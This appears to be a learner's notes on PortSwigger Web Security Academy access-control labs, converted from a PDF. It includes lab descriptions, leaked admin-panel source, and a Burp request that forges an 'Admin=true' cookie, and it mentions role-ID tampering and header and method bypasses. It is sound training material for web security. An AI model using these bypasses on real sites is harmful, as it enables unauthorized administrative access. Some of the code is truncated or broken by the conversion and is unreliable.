



Access control vul

Lab: Unprotected admin functionality

This lab has an unprotected admin panel.

Solve the lab by deleting the user **carlos**.



Lab: Unprotected admin functionality with unpredictable URL


This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user

carlos .

```
<div class=title-container>
<h2>Unprotected admin functionality with unpredictable URL</h2>
<a class=link-back href=https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality-with-unpredictable-
Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
<svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg xmlns:xlink=http://www.w3.org/1999/xlink x=0px y=0px viewBox=0
<g>
<polygon points=1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15></polygon>
<polygon points=14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15></polygon>
</g>
</svg>
</a>
</div>
<div class=widgetcontainer-lab-status is-notsolved>
<span>LAB</span>
<p>Not solved</p>
<span class=lab-status-icon></span>
</div>
</div>
</section>
</div>
<div theme=ecommerce>
<section class=maincontainer>
<div class=container>
<header class=navigation-header>
<section class=top-links>
<a href=/>Home</a><p></p>
<script>
isAdmin = false;
(isAdmin) {
var topLinksTag = document.ge ElementsByClassName("top-links")[0];
var adminPanelTag = document.createElement('a');
adminPanelTag.setAttribute('href', '/admin-8nwg5i');
adminPanelTag.innerText = 'Admin panel';
topLinksTag.appendChild(adminPanelTag);
var pTag = document.createElement('p');
pTag.innerText = '|';
topLinksTag.appendChild(pTag);

```



Lab: User role controlled by request parameter

This lab has an admin panel at `/admin`, which identifies administrators using a forgeable cookie.



Solve the lab by accessing the admin panel and using it to delete the user

`carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

```
Request
Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a9f008f0432802e8192ed5800a10041.web-security-academy.net
3 Cookie: session=DXJrAoYmnNfjZsafPgcV08Ri7i9sQlmb; Admin=true
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a9f008f0432802e8192ed5800a10041.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
18
19
20

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3302
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11     <link href=/resources/css/labs.css rel=stylesheet>
12     <title>User role controlled by request parameter</title>
13   </head>
14   <body>
15     <script src=/resources/labheader/js/labHeader.js></script>
16     <div id=academyLabHeader>
17       <section class=academyLabBanner>
18         <div class=container>
19           <div class=logo></div>
20           <div class=
```



Lab: User role can be modified in user profile

This lab has an admin panel at `/admin`. It's only accessible to logged-in users with a `roleid` of 2.

Solve the lab by accessing the admin panel and using it to delete the user



`carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

The screenshot shows the Burp Suite interface. At the top, the 'HTTP history' tab is active, displaying a table of intercepted requests. The table has columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, and IP. Request 142 is highlighted, showing a POST to `/my-account/change-email` with a status code of 302.

Below the table, the 'Request' and 'Response' panels are visible. The 'Request' panel shows a POST request to `/my-account/change-email` with various headers including `Host`, `Cookie`, `User-Agent`, `Accept`, `Accept-Language`, `Accept-Encoding`, `Content-Type`, `Content-Length`, and `Origin`. The 'Response' panel shows an HTTP/2 302 Found response with headers like `Location`, `Content-Type`, `X-Frame-Options`, and `Content-Length`. The response body is a JSON object with fields `username`, `email`, `apikey`, and `roleid`. The `roleid` field is highlighted with a yellow circle, showing its value is 1.


The 'Inspector' panel on the right shows the request and response details, including request attributes, cookies, headers, and response headers.



Lab: URL-based access control can be circumvented

This website has an unauthenticated admin panel at `/admin`, but a front-end system has been configured to block external access to that path. However, the back-end application is built on a framework that supports the `X-Original-URL` header.

To solve the lab, access the admin panel and delete the user `carlos`.





Lab: Method-based access control can be circumvented

This lab implements access controls based partly on the HTTP method of requests. You can familiarize yourself with the admin panel by logging in using the credentials

`administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.




"in post it was not working so we changed the method"

Lab: User ID controlled by request parameter

This lab has a horizontal privilege escalation vulnerability on the user account page.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`

